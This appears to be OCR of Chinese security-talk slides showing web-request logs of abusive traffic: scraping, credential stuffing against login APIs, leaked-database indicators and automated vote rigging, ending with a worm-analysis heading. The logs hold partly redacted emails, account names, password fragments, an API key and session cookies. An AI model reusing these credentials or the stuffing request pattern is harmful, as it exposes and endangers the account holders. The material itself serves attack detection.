


241,689 hits

March 18th 2016, 14:26:46.051 - April 18th 2016, 14:26:46.051 — by 12 hours


Time	ip	proxy_url	uri	http_user_agent	cookie	referer	status_code
April 18th 2016, 09:00:00.000	101.200.89.5	http://qichacha.com	/search?key=320512600024728&province=JS	Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_8; en-us) AppleWebKit/534.50 (KHTML, like Gecko) Version/5.1	PHPSESSID=lafc2svn55sa0agqp8fa610u54; SERVERID=4ec4b3b70ba1eea2ca3e9ee7bf352bba|1460941198|1460847017; think_language=zh-cn	-	200
April 18th 2016, 08:59:58.000	101.200.89.5	http://qichacha.com	/search?key=320512600069304&province=JS	Mozilla/5.0 (BlackBerry; U; BlackBerry 9800; en) AppleWebKit/534.1+ (KHTML, like Gecko) Version/6.0.0.337 Mobile Safari/534.1+	PHPSESSID=lafc2svn55sa0agqp8fa610u54; SERVERID=4ec4b3b70ba1eea2ca3e9ee7bf352bba|1460941196|1460847017; think_language=zh-cn	-	200
April 18th 2016, 08:59:56.000	101.200.89.5	http://qichacha.com	/search?key=320512600122821&province=JS	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Maxthon 2.0)	PHPSESSID=lafc2svn55sa0agqp8fa610u54; SERVERID=4ec4b3b70ba1eea2ca3e9ee7bf352bba|1460941195|1460847017; think_language=zh-cn	-	200
April 18th 2016, 08:59:54.000	101.200.89.5	http://qichacha.com	/search?key=320512600160096&province=JS	Mozilla/5.0 (iPod; U; CPU iPhone OS 4_3_3 like Mac OS X;	PHPSESSID=lafc2svn55sa0agqp8fa610u54; SERVERID=4ec4b3b70ba1	-	200

撞库接口




ip	uri	proxy_url	
116.208[redacted].120	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.i[redacted]yi.com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=qiangzhimo[redacted]163.c
116.208[redacted].120	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.i[redacted]i.com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=fsvrcs@163[redacted]om&pa
116.208[redacted]5.120	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.i[redacted].com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=guxian1314[redacted]passwc
116.208[redacted]45.120	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.i[redacted].com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=Edward121[redacted]&passw
116.20[redacted]5.120	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iq[redacted].com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=ezluojin&pa[redacted]vd=33
116.20[redacted].120	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iq[redacted].com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=74123741[redacted]passw
116.2[redacted].120	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iq[redacted]om	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=xiang1123[redacted]sswc
116.2[redacted].120	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iq[redacted]om	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=tianlong4[redacted]assw
27.28.[redacted]3	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iq[redacted].com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=1240033[redacted].com
27.28.1[redacted]3	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iq[redacted].com	key=200[illegible]d2b48eca55453f&version=1.1&&ec=0&email=xiaoba775[redacted]63.c web_request_log.uri
27.28.13[redacted]3	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.i[redacted]yi.com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=1751136[redacted].co
27.28.13[redacted]3	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.[redacted]yi.com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=110603923[redacted]com
27.28.13[redacted]	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.[redacted]yi.com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=wen574848[redacted]qq
27.28.13[redacted]	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.[redacted]i.com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=lll334455@y[redacted]net
27.28.13[redacted]	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.i[redacted].com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=h-ling5460@[redacted]cor
27.28.13[redacted]	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iq[redacted]com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=q998999&pas[redacted]=z
27.28.13[redacted]3	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iq[redacted].com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=fjslnn_16&pa[redacted]d=1
27.28.13[redacted]3	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iq[redacted]i.com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=178883804x[redacted]ass

数据库泄露指示器




ip	proxy_url	uri
106.226.57.7	http://[redacted].com	/api/login.php?callback=jQuery18306987853845391776_1421401535020&action=login&login_account=cdmingxiang&passw[redacted]=19811008&ajax=0&r
113.2.[redacted]	http://[redacted].com	/api/login.php?callback=jQuery183037290647202970295_1453482460484&action=login&login_account=lifanro[redacted]word=yy856812&ajax=
113.2.[redacted]	http://[redacted]com	/api/login.php?callback=jQuery183037290647202970295_1453482476296&action=login&login_account=zhangb[redacted]ord=zhangbiao&ajax=
113.2.[redacted]	http://[redacted]om	/api/login.php?callback=jQuery183037290647202970295_1453482511484&action=login&login_account=wzqlov[redacted]=5241520&ajax=0&rer
113.2.[redacted]	http://[redacted]m	/api/login.php?callback=jQuery183037290647202970295_1453482739265&action=login&login_account=4q8f5d[redacted]=111111&ajax=0&rem
222.7[redacted]43	http://[redacted]com	/api/login.php?callback=jQuery1830707439877852625_1453486867137&action=login&login_account=wmcwmc[redacted]=cc19861205&ajax=0
222.7[redacted]43	http://[redacted]com	/api/login.php?callback=jQuery1830707439877852625_1453486875936&action=login&login_account=hncgf200[redacted]2484885&ajax=0&reme
222.7[redacted]43	http://[redacted]m	/api/login.php?callback=jQuery1830707439877852625_1453486882254&action=login&login_account=myth003[redacted]51&ajax=0&remembe
222.7[redacted]43	http://[redacted]m	/api/login.php?callback=jQuery1830707439877852625_1453486888478&action=login&login_account=xiyinchen[redacted]898&ajax=0&remem
222.7[redacted]43	http://[redacted]m	/api/login.php?callback=jQuery1830707439877852625_1453486894515&action=login&login_account=tanl06&pa[redacted]nht&ajax=0&rememl
222.7[redacted]43	http://[redacted]m	/api/login.php?callback=jQuery1830707439877852625_1453486902362&action=login&login_account=ouyangso[redacted]529sos&ajax=0&rem
222.7[redacted]43	http://[redacted]m	/api/login.php?callback=jQuery1830707439877852625_1453486908883&action=login&login_account=wolizhouli[redacted]cd1&ajax=0&rememb
222.7[redacted]43	http://[redacted]m	/api/login.php?callback=jQuery1830707439877852625_1453486914749&action=login&login_account=luozhiren[redacted]uo&ajax=0&rememb
222.7[redacted]	http://[redacted]m	/api/login.php?callback=jQuery1830707439877852625_1453486921535&action=login&login_account=a9665252[redacted]166&ajax=0&remen
222.7[redacted]	http://[redacted]m	/api/login.php?callback=jQuery1830707439877852625_1453486927806&action=login&login_account=efio11&pa[redacted]1&ajax=0&remember_
222.7[redacted]	http://[redacted]m	/api/login.php?callback=jQuery1830707439877852625_1453486934327&action=login&login_account=qjs5233&pa[redacted]3&ajax=0&rememb
222.7[redacted]	http://[redacted]m	/api/login.php?callback=jQuery1830707439877852625_1453486942220&action=login&login_account=wy847712[redacted]84771246&ajax=0&
222.7[redacted]	http://[redacted]m	/api/login.php?callback=jQuery1830707439877852625_1453486950910&action=login&login_account=zjmqb00[redacted]02&ajax=0&rememl
222.7[redacted]	http://[redacted]m	/api/login.php?callback=jQuery1830707439877852625_1453486958850&action=login&login_account=beike051[redacted]20611&ajax=0&reme
222.7[redacted]	http://[redacted]m	/api/login.php?callback=jQuery1830707439877852625_1453486965168&action=login&login_account=kkai123&[redacted]6&ajax=0&remembe
222.7[redacted]	http://[redacted]m	/api/login.php?callback=jQuery1830707439877852625_1453486973140&action=login&login_account=lowk2008[redacted]123&ajax=0&rememl
222.7[redacted]	http://[redacted]m	/api/login.php?callback=jQuery1830707439877852625_1453486983139&action=login&login_account=gnijnil&p[redacted]&ajax=0&remember_
222.7[redacted]	http://[redacted].com	/api/login.php?callback=jQuery1830707439877852625_1453486989317&action=login&login_account=ruanyang[redacted]ry19881210&ajax=0
113.2.[redacted]	http://[redacted].com	/api/login.php?callback=jQuery183037290647202970295_1453487202500&action=login&login_account=lyfls13[redacted]111&ajax=0&remem
222.7[redacted]	http://[redacted].com	/api/login.php?callback=jQuery1830707439877852625_1453486995557&action=login&login_account=spcabc1&[redacted]ao&ajax=0&rememb
222.7[redacted]	http://[redacted]om	/api/login.php?callback=jQuery1830707439877852625_1453487002670&action=login&login_account=jyo22062[redacted]763990&ajax=0&ren
222.77.[redacted]3	http://[redacted].com	/api/login.php?callback=jQuery1830707439877852625_1453487008583&action=login&login_account=lxbage&pas[redacted]&ajax=0&remember_

恶意刷票



ip	proxy_url	uri	p
115.22[redacted]16	http://vote.[redacted]u.com	/vote/vote.json?ques=[{%226402%22:%2232%22}]&getvote=true&callback=girlVote.updateVote	
115.22[redacted]16	http://vote[redacted]u.com	/vote/vote.json?ques=[{%226402%22:%2232%22}]&getvote=true&callback=girlVote.updateVote	
115.22[redacted]6	http://vote[redacted]om	/vote/vote.json?ques=[{%226402%22:%2232%22}]&getvote=true&callback=girlVote.updateVote	
115.22[redacted]6	http://vo[redacted]om	/vote/vote.json?ques=[{%226402%22:%2232%22}]&getvote=true&callback=girlVote.updateVote	
115.222[redacted]6	http://v[redacted]om	/vote/vote.json?ques=[{%226402%22:%2232%22}]&getvote=true&callback=girlVote.updateVote	
115.222[redacted]6	http://[redacted]om	/vote/vote.json?ques=[{%226402%22:%2232%22}]&getvote=true&callback=girlVote.updateVote	
115.222[redacted]6	http://[redacted]om	/vote/vote.json?ques=[{%226402%22:%2232%22}]&getvote=true&callback=girlVote.updateVote	
115.222[redacted]6	http://[redacted]om	/vote/vote.json?ques=[{%226402%22:%2232%22}]&getvote=true&callback=girlVote.updateVote	
115.222[redacted]6	http://[redacted]om	/vote/vote.json?ques=[{%226402%22:%2232%22}]&getvote=true&callback=girlVote.updateVote	
115.222[redacted]6	http://[redacted]om	/vote/vote.json?ques=[{%226402%22:%2232%22}]&getvote=true&callback=girlVote.updateVote	
115.222[redacted]6	http://[redacted]om	/vote/vote.json?ques=[{%226402%22:%2232%22}]&getvote=true&callback=girlVote.updateVote	
115.222[redacted]16	http://[redacted]om	/vote/vote.json?ques=[{%226402%22:%2232%22}]&getvote=true&callback=girlVote.updateVote	
115.222[redacted]6	http:[redacted]om	/vote/vote.json?ques=[{%226402%22:%2232%22}]&getvote=true&callback=girlVote.updateVote	
115.222.[redacted]16	http://vote.y[redacted]om	/vote/vote.json?ques=[{%226402%22:%2232%22}]&getvote=true&callback=girlVote.updateVote	
115.222.[redacted]16	http://vote.[redacted]om	/vote/vote.json?ques=[{%226402%22:%2232%22}]&getvote=true&callback=girlVote.updateVote	
115.222.[redacted]16	http://vote.[redacted].com	/vote/vote.json?ques=[{%226402%22:%2232%22}]&getvote=true&callback=girlVote.updateVote	
115.222.[redacted]16	http://vote.[redacted].com	/vote/vote.json?ques=[{%226402%22:%2232%22}]&getvote=true&callback=girlVote.updateVote	
115.222.[redacted]16	http://vote.[redacted].com	/vote/vote.json?ques=[{%226402%22:%2232%22}]&getvote=true&callback=girlVote.updateVote	
115.222.[redacted]16	http://vote.[redacted].com	/vote/vote.json?ques=[{%226402%22:%2232%22}]&getvote=true&callback=girlVote.updateVote	
115.222.[redacted]16	http://vote.[redacted]com	/vote/vote.json?ques=[{%226402%22:%2232%22}]&getvote=true&callback=girlVote.updateVote	
115.222.[redacted]16	http://vote.[redacted]com	/vote/vote.json?ques=[{%226402%22:%2232%22}]&getvote=true&callback=girlVote.updateVote	
115.222.[redacted]16	http://vote.[redacted].com	/vote/vote.json?ques=[{%226402%22:%2232%22}]&getvote=true&callback=girlVote.updateVote	
115.222.[redacted]216	http://vote.[redacted]com	/vote/vote.json?ques=[{%226402%22:%2232%22}]&getvote=true&callback=girlVote.updateVote	
115.222.[redacted]216	http://vote.[redacted]om	/vote/vote.json?ques=[{%226402%22:%2232%22}]&getvote=true&callback=girlVote.updateVote	
115.222.21[redacted].216	http://vote.[redacted]ku.com	/vote/vote.json?ques=[{%226402%22:%2232%22}]&getvote=true&callback=girlVote.updateVote	

样本捕获



TruSSH Worm分析报告

